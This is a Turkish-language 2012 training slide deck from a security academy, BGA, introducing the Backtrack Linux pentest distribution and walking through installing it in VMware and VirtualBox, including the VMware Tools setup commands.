



BGA

**BİLGİ GÜVENLİĞİ
AKADEMİSİ**

www.bga.com.tr

Backtrack Linux – 101 Eğitimi @2012

<http://www.bga.com.tr>
bilgi@bga.com.tr

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

BGA Hakkında

- BGA, Bilgi Güvenliği Eğitim ve Danışmanlık Firmasıdır
- Bilgi Güvenliği AKADEMİSİ markasıyla Türkiye, KKTC, Azerbaycan, Kazakistan gibi ülkelerde 3 farklı dilde (Türkçe, İngilizce ve Rusça) siber güvenlik eğitimleri vermektedir.
- BGA Pro (Profesyonel Hizmetler) kapsamında kurumlara “sadece uzmanı olduğu” alanlarda stratejik danışmanlık yapmaktadır.
- Bilgi Güvenliği AKADEMİSİ 2008 yılında kurulmuş, BGA Pro 2010 yılında kurulmuştur.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Bilgi Güvenliği Akademisi Eğitimleri

Eğitimler

Uygulamalı TCP/IP Güvenliği

Snort IPS

Firewall/IPS Testleri

Beyaz Şapkalı Hacker(CEH)

Web Application Pentest

Wireless Pentest


Backtrack Pentest

OpenBSD Packet Filter

DDoS Saldırıları ve Engelleme

Nessus Zaafiyet Tarama

Açıkod Güvenlik Sistemleri



BGA(Bilgi Güvenliği Akademisi) Farkı

- Konusunda Uzman Eğitmenler
- Türkçe Eğitim Notları
- Capture The Flag Hacking Yarışmaları
- BGA CVClub İş İmkanları
- Eğitim Uygulama Videoları

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

BGA Pro Hizmetleri

- **Penetration Test**
 - Web, Wireless, Mobile, DDoS ve Network Pentest
- **GRC**
 - SOX, PCI ve ISO 27001 Danışmanlık Hizmetleri
- **DDoS Saldırılarına Karşı Koruma ve Monitoring**
- **Siber Suç Analizi /Cyber Crime Investigation**
 - Sadece belirli kurumlara yönelik bir hizmettir.
- **Kaynak Kod Denetimi, Güvenli Yazılım Geliştirme**
 - Kurumsal şirketlerin geliştirme süreçlerine güvenliği ekleme çalışmaları
 - Varolan projelerin kaynak kod denetimi

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Backtrack Linux 101 Eğitimi

- Bilgi Güvenliđi AKADEMİSİ BG-101 Eğitim Projesi.
 - Bilgi, bilişim güvenliđi konusunda ücretsiz temel eğitimler serisi.
 - DDoS-101, Network Security-101, Web App. Security-101 ...
- Backtrack temel kullanım kılavuzu ve Linux bilgisi.
- Destek ve geri bildirimler için egitim@bga.com.tr

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

Katkıda Bulunanlar

- Proje Yöneticileri:
 - Mehmet İNCE & Ozan UÇAR
- Destek verenler:
 - Huzeyfe ÖNAL
 - Ömer ALBAYRAK
 - Enes YARDIM
 - Burcu ÇİY

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliđi AKADEMİSİ | www.bga.com.tr

Backtrack Nedir ?

- Ubuntu(->Debian) tabanlı bir Linux dağıtımdır.
- Güvenlik testleri gerçekleştiren pentest, audit ekiplerinin kullanabileceği offensive security araçlarını bünyesinde barındırır.
 - Güvenlik uzmanlarının ihtiyaç duyabileceği hemen her tür açık kaynak kod yazılım hazır kurulu olarak gelir.
- Bilgi Güvenliği AKADEMİSİ eğitimlerinde tercih edilen Linux dağıtımdır.
- www.backtrack-linux.org



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Backtrack Kullanımı

- Backtrack Linux üç farklı şekilde kullanılabilir;
 - Hazır CD den çalıştırma yöntemi(Live CD)
 - Hard Disk'e kurulum yöntemi
 - Sanallaştırma imajları (Vmware, VirtualBox) kullanım yöntemi
- CDden çalıştırma yönteminin performansı cd okuyucunun kalitesine ve hızına bağlı olarak değişebilir.
- Tavsiye edilen yöntem; Backtrack'i diske kurmak veya sanallaştırma platformlarında çalıştırmaktır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


Backtrack Temelleri

- Linux üzerinde KDE/GNOME ya da benzeri masaüstü kullandıysanız Backtrack kullanırken zorluk çekmezsiniz.
- Backtrack'in asıl gücü masaüstünde değil komut satırındadır. – Linux sistemlerin genel özelliği.-
- Masaüstü kullanarak erişilebilecek programların çoğu, komut satırından çalışan program/scriptlerin düzenli menüler haline getirilmiş halidir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Backtrack İndirme

- <http://www.backtrack-linux.org/downloads/>
- Adresinden backtrack .iso'unu veya vmware imajını indirebilirsiniz.



Your Name:

Email Address:


Country:

Not: Backtrack'i sanal makinada çalıştırma hakkında bilgiye ihtiyacınız yoksa bu başlığı geçebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Backtrack VM İmajı İndirme

- Bu eğitim, Backtrack Vmware imajı kullanılarak hazırlanmıştır. Aşağıda ki fotoğraf Backtrack vmware imajını indirmeye yöneliktir.



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Backtrack ve Sanallaştırma Sistemleri

- Backtrack Vmware ve Virtualbox sanallaştırma yazılımlarıyla tam uyumlu çalışabilmektedir.
- Eğitime başlamadan bu iki sanallaştırma yazılımı hakkında bazı temel bilgiler ve kurulum adımları anlatılacaktır.
- Özellikle performans gerektiren bazı yazılımlar (Nmap, Hping vs) sanallaştırma ortamlarında kullanılan Backtrack'lerde çok verimli olamamaktadır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Vmware Workstation Kurulumu

- Vmware bir sanallaştırma sistemidir.
- İşletim sistemlerini fiziksel makinalara kurmak yerine, Vmware aracılığı ile sanal işletim sistemleri kurabilir ve sanal network oluşturulabilir.
- https://my.vmware.com/web/vmware/info/slug/desktop_end_user_computing/vmware_workstation/8_0 adresinden Vmware Workstation'ı indirilebilir.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Vmware Kurulum

- Backtrack 5 vmware imajını indirdikten sonra, sıkıştırılmış dosyayı bir dizine çıkartın.
- Vmware kurulumu tamamlandıktan sonra Vmware Worktation'ı çalıştırın.

VMware Workstation

VMware Workstation allows multiple standard operating systems and their applications to run with high performance in secure and transportable virtual machines. Each virtual machine is equivalent to a PC with a unique network address and full complement of hardware choices.



New Virtual Machine

Create a new virtual machine. Install and run a variety of standard operating systems in the virtual machine.



New Team

Create a new team. Add several virtual machines and connect them with private team LAN segments.




Open Existing VM or Team

Browse for virtual machines or teams and select one to display in this panel. Interact with the guest operating system within this display as you would a standard PC.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


Vmware Kurulum



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


Vmware Kurulum

- **Power on this virtual machine** butonuna tıklayarak Backtrack sanal makinamızı çalıştırıyoruz.



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Vmware Kurulum



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

Vmware Kurulum

- Klavye ve mouse kontrolünü, çalıştırdığınız sanal makinaya vermek için, ekrana bir kere tıklamanız yeterli olacaktır. Kontrolün gerçek işletim sistemine geçmesi için **ctrl + alt** kombinasyonuna basmanız gerekmektedir.

```
[ 2.171222] Fusion AHCI SATA Host Driver 3.04.20
[ 2.171808] mptspi 0000:00:10:0: PCI INT A -> GSI 17 (level, low) -> IRQ 17
[ 2.197666] mptbase: loc0: Initiating bringup
[ 2.209934] usb 2-2: new full-speed USB device number 2 using uhci_hcd
[ 2.238523] Pluguy device(3): f0b is 1:48
[ 2.239293] pcnet132: pcnet132.c:v1.35 21.Apr.2000 tsbogend@alpha.franken.de
[ 2.239593] pcnet132 0000:02:01:0: PCI INT A -> GSI 13 (level, low) -> IRQ 13
[ 2.240533] pcnet132: Power-PCI II 79C9700 at 0x2000, 00:0c:29:13:20:16 assigned IRQ 13
[ 2.240857] pcnet132: eth0: registered as PNet/PCI II 79C9700
[ 2.241897] pcnet132: 1 cards found
[ 2.251093] PDC 0 is a post-1991 82977
[ 2.270253] loc0: LS153C1030 B0: Capabilities=Initiator
[ 2.431333] scsi2: 0: 000: 0315301030 B0, Port#0:0320309: Part#1, MaxQ:120, IRQ:17
[ 2.543276] scsi 2:0:0:0: Direct-Access VMware, VMware Virtual S 3.0 PQ: 0 ANSI: 2
[ 2.545863] scsi target2:0:0: Beginning Domain Validation
[ 2.547950] scsi target2:0:0: Domain Validation skipping write tests
[ 2.547953] scsi target2:0:0: Ending Domain Validation
[ 2.548040] scsi target2:0:0: FAST-40 WIDE SCSI 00.0 MB/s ST (25 ns, offset 327)
[ 2.552520] sd 2:0:0:0: [sd] 62914560 512-byte logical blocks: (32.7 GB/30.0 GiB)
[ 2.558151] sd 2:0:0:0: [sd] Write Protect is off
[ 2.558599] sd 2:0:0:0: [sd] Cache data unavailable
[ 2.558890] sd 2:0:0:0: [sd] Assuming drive cache: write through
[ 2.560093] sd 2:0:0:0: Attached scsi generic sgl type 0
[ 2.560883] sd 2:0:0:0: [sd] Cache data unavailable
[ 2.561123] sd 2:0:0:0: [sd] Assuming drive cache: write through
[ 2.574032] sda: sda1 sda2 < sda5 >
[ 2.575261] sd 2:0:0:0: [sd] Cache data unavailable
[ 2.579571] sd 2:0:0:0: [sd] Assuming drive cache: write through
[ 2.579291] sd 2:0:0:0: [sd] Attached SCSI disk
[ 2.792491] hdb 2-2:1:0: USB hub found
[ 2.803578] hdb 2-2:1:0: 7 ports detected

BackTrack 5 R2 - Code Name Revolution 32 bit BGN tty1
BGN login: _
```


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum

- VirtualBox bir sanallaştırma sistemidir.
- İşletim sistemlerini fiziksel makinalara kurmak yerine, [VirtualBox](https://www.virtualbox.org/wiki/Downloads) aracılığı ile sanal işletim sistemleri kurabilir ve sanal network oluşturulabilir.
- <https://www.virtualbox.org/wiki/Downloads>
- Adresinden VirtualBox'ı indirebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


VirtualBox Kurulum



- “Next” ile ilerleyerek kurulumu tamamlıyoruz.


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum

Virtual Hard Disk

Select a virtual hard disk to be used as the boot hard disk of the virtual machine. You can either create a new hard disk or select an existing one from the drop-down list or by pressing corresponding button (to invoke file-open window).

If you need a more complicated hard disk setup, you can also skip this step and attach hard disks later using the VM Settings dialog.

The recommended size of the boot hard disk is **8.00 GB**.

Boot Hard Disk

Create new hard disk
 Use existing hard disk

Empty

Adım #5
Kullanılacak hard disk seçimi

Hard Disk Storage Type

Select the type of virtual hard disk you want to create.

A **dynamically expanding storage** initially occupies a very small amount of space on your physical hard disk. It will grow dynamically (up to the size specified) as the Guest OS claims disk space.

A **fixed-size storage** does not grow. It is stored in a file of approximately the same size as the size of the virtual hard disk. The creation of a fixed-size storage may take a long time depending on the storage size and the write performance of your harddisk.

Storage Type

Dynamically expanding storage
 Fixed-size storage

Adım #6
Dinamik olarak büyüyen alan özelliği seçimi.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum

Virtual Disk Location and Size

Press the **Select** button to select the location of a file to store the hard disk data or type a file name in the entry field.

Location

BGA_BT5

Select the size of the virtual hard disk in megabytes. This size will be reported to the Guest OS as the maximum size of this hard disk.

Size

4.00 MB 2.00 TB 30.00 GB

Adım #7
Oluşacak VB dosyalarının lokasyonu ve Hard disk boyutu seçimi.

Summary

You are going to create a new virtual hard disk with the following parameters:

Type: Dynamically expanding storage
Location: C:\Users\nince\VirtualBox VMs\BGA_BT5\BGA_BT5.vdi
Size: 30.00 MB (31457280 B)


If the above settings are correct, press the **Finish** button. Once you press it, a new hard disk will be created.

Finish Cancel

Adım #8
Bitiş.


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum



Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


VirtualBox Kurulum



- Sanal makina ilk çalıştırıldığında gelen uyarı ekranına “tamam” dedikten sonra bu ekran gelmektedir. “Next” ile devam ediyoruz

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


VirtualBox Kurulum



Adım #10
Download ettiğimiz
Backtrack .iso
dosyasını bura
ekranda seçip
ekliyoruz

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum



Adım #11
Backtrack açılış ekranı
gelmiş bulunmaktadır.
İlk seçenek ile devam
ediyoruz


Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum

System information as of Mon May 28 05:09:38 EDT 2012

```
System load: 0.8      Processes:      68
Usage of /home: unknown  Users logged in: 1
Memory usage: 11%     IP address for eth0: 10.0.2.15
Swap usage: 0%
```

Graph this data and manage this system at <https://landscape.canonical.com/>
root@root:~# startx_



Adım #13
Masaüstünde ki
"Install BackTrack"
isimli simgeye tıklayın.

Adım #12
Start'x komutu ile grafik arabirime geçiyoruz. Biz Bu kısımda "KDE" kurulu Backtrack .iso dosyasını tercih ettik. "GNOME" ile kurulum aşamasında hiçbir fark yoktur.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum



- Haritayı kullanarak Turkiyeyi seçebilirsiniz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


VirtualBox Kurulum



- Klavye seçimleri.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr


VirtualBox Kurulum



- Sanal sistemde çalıştığımız için tüm diski kurulum için kullanabiliriz.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox Kurulum



- “Install” dedikten sonra sistem kurulumu başlar.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VirtualBox VM İmajı Kullanımı

- İnternette indirilen Backtrack Vm imajı hem Vmware hem de Virtualbox yazılımlarıyla açılabilir.
- Virtualbox Yazılımı ile açmak için <http://www.bga.com.tr/calismalar/BacktrackVirtualBoxKurulumu/> adresindeki detay döküman yardımcı olacaktır.

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

VM Tools / VB Guest Additions

- Backtrack 5 linux dağıtımını vmware aracılığı ile kullanıyorsanız, kullandığınız windows veya linux masaüstünden dosya işlemleri, kopyala yapıştır vb. işlemler için vmware tools kurulumuna ihtiyacınız olacaktır.
- Vmware araç çubuğundan “VM > Install VMware Tools” seçeneğini seçtiğinizde, backtrack’de sanal bir cd-rom oluşacaktır. Aşağıdaki komutlar ile kurulumu gerçekleştirebilirsiniz.
- ```
cd /media/VMware\ Tools/
tar zxvf VMWareTools-8.1.3-203739.tar.gz -C /tmp/
cd /tmp/vmware-tools-distrib/
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## VM Tools / VB Guest Additions

- Bu aşamadan sonra kurulumla başlayabiliriz, kurulum sırasında sorduğu sorulara size uygun yanıtları verebilir veya tüm soruları enter ile onaylayarak geçebilirsiniz.

```
./vmware-install.pl
```

```
Creating a new VMware Tools installer database using the tar4 format.
```

```
Installing VMware Tools.
```

```
In which directory do you want to install the binary files?
```

```
[/usr/bin]
```

```
What is the directory that contains the init directories (rc0.d/ to rc6.d/)?
```

```
[/etc]
```

```
What is the directory that contains the init scripts?
```

```
[/etc/init.d]
```

```
In which directory do you want to install the daemon files?
```

```
[/usr/sbin]
```

```
Enjoy,
```

```
–the VMware team
```

```
Found VMware Tools CDROM mounted at /media/VMware Tools. Ejecting device
/dev/sr0 ...
```

Backtrack Linux - 101 Eğitimi © 2012 | Bilgi Güvenliği AKADEMİSİ | www.bga.com.tr

## VM Tools / VB Guest Additions

- VirtualBox'ta ise Backtrack alıřırken;
- Backtrack'in alıřtıđı VirtualBox ekranında stten "Devices" sekmesine tıklanır.
- Devices sekmesinden "Install Guest Additions" sekmesine tıklanır.
- Ekrana gelen uyarıda "Force Mount" tıklanır.
- **İřlemler tamamlandıđında "reboot" ile makine yeniden bařlatılmalıdır.**

Backtrack Linux - 101 Eđitimi © 2012 | Bilgi Gvenliđi AKADEMİSİ | www.bga.com.tr

